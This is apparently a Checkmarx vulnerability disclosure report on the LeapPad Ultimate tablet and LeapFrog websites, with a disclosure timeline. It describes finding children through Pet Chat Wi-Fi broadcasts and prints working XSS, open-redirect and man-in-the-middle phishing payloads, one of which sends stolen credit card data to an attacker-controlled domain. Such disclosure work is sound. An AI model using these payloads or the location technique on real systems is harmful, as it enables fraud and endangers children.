
THREAT RESEARCH

LeapFrog LeapPad Ultimate Security Vulnerabilities

Pet Chat is an app on LeapPad Ultimate that allows two or more users to talk to each other in a chat room, using their own pet avatars and some preset phrases and emoticons. Users can't even communicate with one another except via preset phrases. Seems safe enough, right?


Now, let's take a look at WiGLE. WiGLE is a website for collecting information about the different wireless hotspots around the globe. It consolidates location and information of wireless networks–worldwide–and puts them in a central database. Using WiGLE, it's simple to find locations of children using the Pet Chat application because Pet Chat creates a Wi-Fi Ad-Hoc connection that broadcasts to other compatible devices nearby using the SSID: PetChat. Anyone can identify the possible location of LeapPads using Pet Chat by finding them on public Wi-Fi or tracking their device's MAC address.

Below is an example of locating a Pet Chat user in London, United Kingdom using WiGLE.



The map from WiGLE shows many children (marked by red dots) using Pet Chat mainly in English speaking countries?


WiGLE shows the mapping, MAC address, and when a device was last scanned. Attackers could check for homes where children are using Pet Chat and try to launch more attacks that we describe in this paper.



Come Outside and Play

We discovered that the Pet Chat protocol does not require any authentication between any device and a child's device. This means that any bystander within 100ft of a Leapfrog device running Pet Chat can send a message to a child's device. It is easy to understand the potential implications of that type of activity.

With minor manipulation to the allowed Pet Chat phrases, it is possible to send an unsuspecting child the following message without even being inside the home:



Man-in-the-Middle Vulnerability

WiFi-Pumpkin is a rogue access-point framework that allows attackers to spoof an existing Wi-Fi network while forcing devices connected on the original network to switch to the newly created rogue network. Using WiFi-Pumpkin, we were surprised to see that some of the outgoing traffic from a LeapPad was not encrypted using HTTPS, but instead using the clear-text HTTP protocol — making it vulnerable to Man-in-the-Middle (MitM) attacks.


XSS Vulnerability

Some requests were found to contain personal information, but they were protected by HTTPS and Cross-Origin Resource Sharing (CORS). These protections were bypassed by using an iframe and an XSS vulnerability that allowed retrieval of a lot of sensitive data, including:

Credit Card Info: Brand of the card (Visa, MasterCard, etc.), name on the card, credit card number - missing 6 digits, expiration date, billing address, and phone number;

Parent's Info: Email, name, account balance, and address; and

Child's Info: Name, gender, birth year, and birth month.



Invading the Purchase Process


Since MitM allows not only listening to traffic, but also injecting traffic, an attacker can inject content into the most unexpected places, like changing the image and text of a reward won or bought by the user:.

Chaining MitM, iframe, and XSS for a Phishing Attack

By combining the MitM, iframe, and XSS attacks we described earlier, we decided to launch a phishing attack on the LeapSearch browser.

The LeapSearch browser doesn't show a URL bar, so by using our MitM attack, we can easily show a cloned version of the LeapFrog website and create the following scenario:

When the attack is launched, the victim opens the LeapSearch browser and immediately sees a very convincing page, with the look and feel of the original LeapSearch, claiming the account is locked, and the user needs to "unlock" it. The parent needs to enter the remaining 6 credit digits. Notice that the credit card digits and the expiration date shown on the screen are real data we secured earlier by using the chain of vulnerabilities.



Technical: PoCs and Payloads


Cross-Site Scripting (XXS) Vulnerabilities

Vulnerable parameter: errMsg Endpoint:

```
http://cms.leapfrog.com/lfLogin
asp?lfSessionRedirect=&errMsg=%22%3E%3Cimg %20
src=x%20onerror=prompt(document.domain)%3E%3C!--
```

Vulnerable parameter: name Endpoint:

```
https://scout.leapfrog.com/mypals2/favorites.
php?name=Eli%22%3E%3Cimg%20src=x%20
onerror=prompt(document.domain)%3E%3Cx
```




Vulnerable parameter: q Endpoint:

`https://www.leapfrog.com/en-us/store/noresults?q=%22%3E%3CSvG%2FOnLoad%3Dalert(document.domain)%3E`

And, a Stored XSS at:

`https://www.leapfrog.com/en-us/store/profile/myProfile.jsp` (addresses fields)

With the www.leapfrog.com domain and by using XSS, an attacker could hijack accounts and obtain all the private information described above:



Open Redirect Vulnerability

Vulnerable parameter: requestedLogin Endpoint: https://www.leapfrog.com/en-us/store/profile/login.jsp?requestedLogin=https://google.com

This Open Redirect vulnerability could be used to "trick" victims into going to a malicious website after entering their login/password combination on LeapFrog.

Launching the Phishing Attack

1. Using Wifi-Pumpkin, we created a script to change the LeapSearch domain to our controlled domain.

2. Because fetch() HTML5 functionality is disabled on the browser, we loaded the JSON containing the credit card information (which is only accessible on the HTTPS version of the Leapfrog website and not on the device) to an IFRAME and then get/sent that information by using a XSS vulnerability:

```
https://www.leapfrog.com/enus/
store/product/gadgets/_bvContainer-
Sum.jsp?productId=prod%22});document.
write(atob(%22PGRpdiBhbGlnbj0iY2VudGVyIj48a-
DEgc3R5bGU9ImNvbG9yOiNENzMwMzA7IGZvbnQtc2l6Z-
TogNjRweCI%2BPGI%2BQWNjb3VudCBsb2NrZWQhPC9iP-
jwvaDE%2BPGZvcm0gaWQ9ZGVtb0Zvcm0%2BPGlucHV0IG5h-
bWU9YnV0dG9uMyB0eXBlPWJ1dHRvbiB2YWx1ZT0iQ0x-
JQ0sgSEVSRSBUTyBVTkxPQ0siIHN0eWxlPSJ3aWR0aDogMjY-
wcHg7IGhlaWdodDogODBweDsgZm9udC1zaXplOiAyMHB4Oy-
I%2BIDxpbnB1dCB0eXBlPWhpZGRlbiBuYW1lPWRpc3BsYX-
kgc2l6ZT0zMCByZWFkb25seT1yZWFkb25seT48L2Zvc-
m0%2BPGlmcmFtZSBzcmM9aHR0cHM6Ly93d3cubGVhcGZyb-
2cuY29tL2VuLWdiL3N0b3JlL3hoci9kYXRhL3BheW1lbn-
REYXRhLmpzcCBpZD1pZnJtIHN0eWxlPSJ3aWR0aDogMDs-
gaGVpZ2h0OiAwOyBib3JkZXI6IDA7IGJvcmRlcjogbm9uZTs-
gcG9zaXRpb246IGFic29sdXRlOyI%2BPC9pZnJhbWU%2B-
PHNjcmlwdD52YXIgZm9ybSA9IGRvY3VtZW50LmZvcm1zWzB-
dO2Zvcm0uZWxlbWVudHMuYnV0dG9uMy5vbmNsaWNrID0gZn-
VuY3Rpb24oKSB7dmFyIGlmcm09ZG9jdW1lbnQuZ2V0R-
WxlbWVudEJ5SWQoImlmcm0iKTt0aGlzLmZvcm0uZWxlb-
WVudHMuZGlzcGxheS52YWx1ZSA9IGlmcm0uY29udGVud-
ERvY3VtZW50LmJvZHkuaW5uZXJIVE1MO3dpbmRvdy5sb2N-
hdGlvbj0naHR0cDovL2xlYXBzZWFyY2gubGVhcGZyb2cuY-
29tL2JvZ290YS93ZWJwYWdlcy8%2FY2M9JyArIHdpbmR-
vdy5idG9hKHRoaXMuZm9ybS5lbGVtZW50cy5kaXNwbGF5L-
nZhbHVlKTt9PC9zY3JpcHQ%2BPC9kaXY%2B%22));\$BV.
ui(%22rr%22,%20%22show_reviews%22,%20{produc-
tId:%20%22prod
```

Decoded:

```
<div align=”center”><h1 style=”color:#D73030;
font-size: 64px”><b>Account locked!</b></h1><-
form id=demoForm><input name=button3 type=but-
ton value=”CLICK HERE TO UNLOCK” style=”width:
260px; height: 80px; font-size: 20px;”> <input
type=hidden name=display size=30 readonly=readon-
ly></form><iframe src=https://www.leapfrog.com/
engb/store/xhr/data/paymentData.jsp id=ifrm
style=”width: 0; height: 0; border: 0; border:
none; position: absolute;”></iframe><script>var
form = document.forms[0];form.elements.button3.
onclick = function() {var ifrm=document.getEle-
mentById(“ifrm”);this.form.elements.display.value
= ifrm.contentDocument.body.innerHTML;window.
location=’http://leapsearch.leapfrog.c om/bogota/
webpages/?cc=’ + window.btoa(this.form.elements.
display.value);}</script></div>
```

Then, our script populates the phishing page with the data and sends the information back to the attacker’s server.

Watch a Proof-of-Concept (PoC) video of the attack: https://www.youtube.com/watch?v=lygt5Mzf0Bk

Disclosure Timeline

- **29-Dec-2018:** Sent the full report to LeapFrog.
- **18-Jan-2019:** Conference call with LeapFrog’s engineers and Products managers - asked for more details to better reproduce issues.
- **21-Jan-2019:** Sent a detailed guide to reproduce issues.
- **01-Feb-2019:** LeapFrog reported the release of the first wave of fixes.
- **21-Apr-2019:** LeapFrog reported the removal of potentially troublesome phrases from Pet Chat.
- **27-Jun-2019:** LeapFrog confirmed the removal of the Pet Chat app from stores.

LeapFrog Response to Checkmarx

“We thank Checkmarx for bringing these security issues to our attention, as the safety of the children who use our products is our top priority. With the information they provided, we were able to take immediate actions to resolve the issues. Checkmarx has been helpful, ethical and professional. Cooperating with them has benefitted LeapFrog and our customers.” Mari Sunderland, VP of Digital Product Management at LeapFrog Enterprises.

Software = Security

About Checkmarx

Checkmarx makes software security essential infrastructure, setting a new standard that's powerful enough to address today's and tomorrow's cyber risks. Checkmarx delivers the industry's only comprehensive, unified software security platform that tightly integrates SAST, SCA, IAST and AppSec Awareness to embed security into every stage of the CI/CD pipeline and minimize software exposure. Over 1,400 organizations around the globe trust Checkmarx to accelerate secure software delivery, including more than 40 percent of the Fortune 100 and large government agencies. Learn more at Checkmarx.com